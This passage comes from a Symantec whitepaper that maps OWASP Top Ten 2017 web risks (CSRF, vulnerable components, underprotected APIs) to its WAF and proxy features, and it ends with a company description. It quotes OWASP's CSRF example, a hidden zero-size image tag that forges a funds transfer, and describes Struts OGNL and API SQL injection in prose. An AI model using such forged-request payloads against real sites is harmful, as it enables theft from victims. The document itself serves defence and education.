The preferred option is to use an existing CSRF defense. Many frameworks now include built in CSRF defenses, such as Spring, Play, Django, and AngularJS. Some web development languages, such as .NET do so as well. OWASP's CSRF Guard can automatically add CSRF defenses to Java apps. OWASP's CSRFProtector does the same for PHP or as an Apache filter. Otherwise, preventing CSRF usually requires the inclusion of an unpredictable token in each HTTP request. Such tokens should, at a minimum, be unique per user session.

1. The preferred option is to include the unique token in a hidden field. This includes the value in the body of the HTTP request, avoiding its exposure in the URL..
2. The unique token can also be included in the URL or a parameter. However, this runs the risk that the token will be exposed to an attacker.
3. Consider using the "SameSite=strict" flag on all cookies, which is increasingly supported in browsers.

Example Attack Scenarios

The application allows a user to submit a state changing request that does not include anything secret. For example:

```
http://example.com/app/transferFunds?amount=1500
&destinationAccount=4673243243
```

So, the attacker constructs a request that will transfer money from the victim's account to the attacker's account, and then embeds this attack in an image request or iframe stored on various sites under the attacker's control:

```
<img src="http://example.com/app/transferFunds?
amount=1500&destinationAccount=attackersAcct#"
width="0" height="0" />
```

If the victim visits any of the attacker's sites while already authenticated to example.com, these forged requests will automatically include the user's session info, authorizing the attacker's request.

Symantec Protection

CSRF Attack Prevention

- Inserts a cryptographically secure token into response pages
- Attackers cannot predict the token
- Prevents attackers from coercing victims into submitting unwanted requests
- Protects both static and AJAX forms
- Leverages User ID and Client IP for additional token security
- Control how long a CSRF token is valid for (in seconds)

A9 – Using Components with Known Vulnerabilities

THREAT AGENTS	ATTACK VECTORS	SECURITY WEAKNESS		TECHNICAL IMPACTS	BUSINESS IMPACTS
APPLICATION SPECIFIC	EXPLOITABILITY AVERAGE	PREVALENCE COMMON	DETECTABILITY AVERAGE	IMPACT MODERATE	APPLICATION / BUSINESS SPECIFIC
Some vulnerable components (e.g., framework libraries) can be identified and exploited with automated tools, expanding the threat agent pool beyond targeted attackers to include chaotic actors.	Attackers identify a weak component through scanning or manual analysis. They customize the exploit as needed and execute the attack. It gets more difficult if the used component is deep in the application.	Many applications and APIs have these issues because their development teams don't focus on ensuring their components and libraries are up to date. In some cases, the developers don't even know all the components they are using, never mind their versions. Component dependencies make things even worse. Tools are becoming commonly available to help detect components with known vulnerabilities.		The full range of weaknesses is possible, including injection, broken access control, etc. The impact could range from minimal to complete host takeover and data compromise.	Consider what each vulnerability might mean for the business controlled by the affected application. It could be trivial or it could mean complete compromise.

Am I Vulnerable To Known Vulnerabilities?

The challenge is to continuously monitor the components (both client-side and server-side) you are using for new vulnerability reports. This monitoring can be very difficult because vulnerability reports are not standardized, making them hard to find and search for the details you need (e.g., the exact component in a product family that has the vulnerability). Worst of all, many vulnerabilities never get reported to central clearinghouses like CVE and NVD.

Determining if you are vulnerable requires searching these databases, as well as keeping abreast of project mailing lists and announcements for anything that might be a vulnerability. This process can be done manually, or with automated tools. If a vulnerability in a component is discovered, carefully evaluate whether you are actually vulnerable. Check to see if your code uses the vulnerable part of the component and whether the flaw could result in an impact you care about. Both checks can be difficult to perform as vulnerability reports can be deliberately vague.

How Do I Prevent This?

Most component projects do not create vulnerability patches for old versions. So the only way to fix the problem is to upgrade to the next version, which can require other code changes. Software projects should have a process in place to:

1. Continuously inventory the versions of both client-side and server-side components and their dependencies using tools like versions, DependencyCheck, retire.js, etc.
2. Continuously monitor sources like NVD for vulnerabilities in your components. Use software composition analysis tools to automate the process.
3. Analyze libraries to be sure they are actually invoked at runtime before making changes, as the majority of components are never loaded or invoked.
4. Decide whether to upgrade component (and rewrite application to match if needed) or deploy a virtual patch that analyzes HTTP traffic, data flow, or code execution and prevents vulnerabilities from being exploited.

Example Attack Scenarios

Components almost always run with the full privilege of the application, so flaws in any component can result in serious impact. Such flaws can be accidental (e.g., coding error) or intentional (e.g., backdoor in component). Some example exploitable component vulnerabilities discovered are:

- Apache CXF Authentication Bypass – By failing to provide an identity token, attackers could invoke any web service with full permission. (Apache CXF is a services framework, not to be confused with the Apache Application Server.)
- Struts 2 Remote Code Execution – Sending an attack in the Content-Type header causes the content of that header to be evaluated as an OGNL expression, which enables execution of arbitrary code on the server.

Applications using a vulnerable version of either component are susceptible to attack as both components are directly accessible by application users. Other vulnerable libraries, used deeper in an application, may be harder to exploit.

Symantec Protection

Unpatched Components

- ProxySG can be used to deploy virtual patches to protect vulnerable server components
- ProxySG itself uses a hardened secure OS
  - ›› Patches are provided in short order to fix vulnerabilities

New Vulnerabilities

- CPL allows for rapid, customized responses to 0-day threats

Content Nature Engines, Blacklist and Analytics Filter

- Protection against exploitation techniques implicitly helps mitigate risk from vulnerable components

A10 – Underprotected APIs

THREAT AGENTS	ATTACK VECTORS	SECURITY WEAKNESS		TECHNICAL IMPACTS	BUSINESS IMPACTS
APPLICATION SPECIFIC	EXPLOITABILITY AVERAGE	PREVALENCE COMMON	DETECTABILITY DIFFICULT	IMPACT MODERATE	APPLICATION / BUSINESS SPECIFIC
Consider anyone with the ability to send requests to your APIs. Client software is easily reversed and communications are easily intercepted, so obscurity is no defense for APIs.	Attackers can reverse engineer APIs by examining client code, or simply monitoring communications. Some API vulnerabilities can be automatically discovered, others only by experts.	Modern web applications and APIs are increasingly composed of rich clients (browser, mobile, desktop) that connect to backend APIs (XML, JSON, RPC, GWT, custom). APIs (microservices, services, endpoints) can be vulnerable to the full range of attacks. Unfortunately, dynamic and sometimes even static tools don't work well on APIs, and they can be difficult to analyze manually, so these vulnerabilities are often undiscovered.		The full range of negative outcomes is possible, including data theft and corruption; unauthorized access to the entire application; and complete host takeover.	Consider the impact of an API attack on the business. Does the API access critical data or functions? Many APIs are mission critical, so also consider the impact of denial of service attacks.

Am I Vulnerable To Attack?

Testing your APIs for vulnerabilities should be similar to testing the rest of your application for vulnerabilities. All the different types of injection, authentication, access control, encryption, configuration, and other issues can exist in APIs just as in a traditional application.

However, because APIs are designed for use by programs (not humans) they frequently lack a UI and also use complex protocols and complex data structures. These factors can make security testing difficult. The use of widely-used formats can help, such as Swagger (OpenAPI), REST, JSON, and XML. Some frameworks like GWT and some RPC implementations use custom formats. Some applications and APIs create their own protocol and data formats, like WebSockets. The breadth and complexity of APIs make it difficult to automate effective security testing, possibly leading to a false sense of security.

Ultimately, knowing if your APIs are secure means carefully choosing a strategy to test all defenses that matter.

How Do I Prevent This?

The key to protecting APIs is to ensure that you fully understand the threat model and what defenses you have:

1. Ensure that you have secured communications between the client and your APIs.
2. Ensure that you have a strong authentication scheme for your APIs, and that all credentials, keys, and tokens have been secured.
3. Ensure that whatever data format your requests use, that the parser configuration is hardened against attack.
4. Implement an access control scheme that protects APIs from being improperly invoked, including unauthorized function and data references.
5. Protect against injection of all forms, as these attacks are just as viable through APIs as they are for normal apps.

Be sure your security analysis and testing covers all your APIs and your tools can discover and analyze them all effectively.

Example Attack Scenarios

Scenario #1: Imagine a mobile banking app that connects to an XML API at the bank for account information and performing transactions. The attacker reverse engineers the app and discovers that the user account number is passed as part of the authentication request to the server along with the username and password. The attacker sends legitimate credentials, but another user's account number, gaining full access to the other user's account.

Scenario #2: Imagine a public API offered by an Internet startup for automatically sending text messages. The API accepts JSON messages that contain a "transactionid" field. The API parses out this "transactionid" value as a string and concatenates it into a SQL query, without escaping or parameterizing it. As you can see the API is just as susceptible to SQL injection as any other type of application.

In either of these cases, the vendor may not provide a web UI to use these services, making security testing more difficult.

Symantec Protection

Secure Communication and Authentication

- Use the ProxySG to require HTTPS with strong ciphers
- The ProxySG can actively participate in authentication, and reject unauthenticated traffic

Protocol Validation

- Detect and block invalid JSON and attacks embedded in JSON
- Detect XXE, XInclude, CDATA, invalid XML, and XML-based attacks
- Require schema compliance for XML requests
- Use customizable XPath expressions to validate XML content

Deep Inspection

- Advanced normalization and protocol parsing prevent attacks within API requests
- Detect embedded injection attacks using the Content Nature engines

Appendix

Creative Commons Attribution-ShareAlike 3.0 license

The OWASP Top Ten 2017 Project documentation is licensed under the Creative Commons Attribution-ShareAlike 3.0 license. All the descriptions of the Top Ten risks in this document have been taken over un-changed.

Symantec WAF Evolution

The following section describes the three generations of WAF referred to in this document.

- **1st Generation WAF (Signature-Based Model)**

  The 1st Generation WAF refers to engines such as Blacklists and Analytics Filters with an underlying signature-based model.

  Blacklists are based on an extensive database of attack signatures. The benefit is that well-known attack patterns are quickly and efficiently caught.

  Analytics Filter detects attack characteristics and triggers intelligently based on the sum of the anomalies. This technology is based on attack signature matching with weights and thresholds.

- **2nd Generation WAF (Positive Security Model)**

  The 2nd Generation of WAF technology is based on a positive security model. In this approach, only known-good patterns are allowed through (aka whitelisting) and everything else is rejected. In general, a whitelist is a better security choice over a blacklist. However, this strategy does not scale well to large deployments.

- **Next-Generation WAF (Content Nature Engines)**

  The signature-less Content Nature engines represent a paradigm shift from the traditional ways that WAF solutions attempt to protect web applications.

  The Content Nature engines enable the Symantec WAF to understand the nature of the content. For example, rather than trying to detect malicious patterns, it understands how the underlying systems (operating system, database, command shell, or web application) will interpret the payload. This is a significant improvement on previous generation WAF strategies. Instead of attempting to catalog and map known-bad patterns which is an inherently flawed approach, the Symantec WAF focuses on how a backend system will interpret the data, thus removing the need for traditional attack signatures. The important factor is how the target subsystem will treat the payload and that is what the Symantec WAF evaluates. This is the key differentiator that allows the Symantec WAF to provide a unique and powerful solution that fundamentally changes how to think about web application protection.

About Symantec

Symantec Corporation World Headquarters
350 Ellis Street Mountain View, CA 94043 USA | +1 (650) 527 8000 | 1 (800) 721 3934 | www.symantec.com

Symantec Corporation (NASDAQ: SYMC), the world's leading cyber security company, helps organizations, governments and people secure their most important data wherever it lives. Organizations across the world look to Symantec for strategic, integrated solutions to defend against sophisticated attacks across endpoints, cloud and infrastructure. Likewise, a global community of more than 50 million people and families rely on Symantec's Norton and LifeLock product suites to protect their digital lives at home and across their devices. Symantec operates one of the world's largest civilian cyber intelligence networks, allowing it to see and protect against the most advanced threats. For additional information, please visit www.symantec.com or connect with us on Facebook, Twitter, and LinkedIn.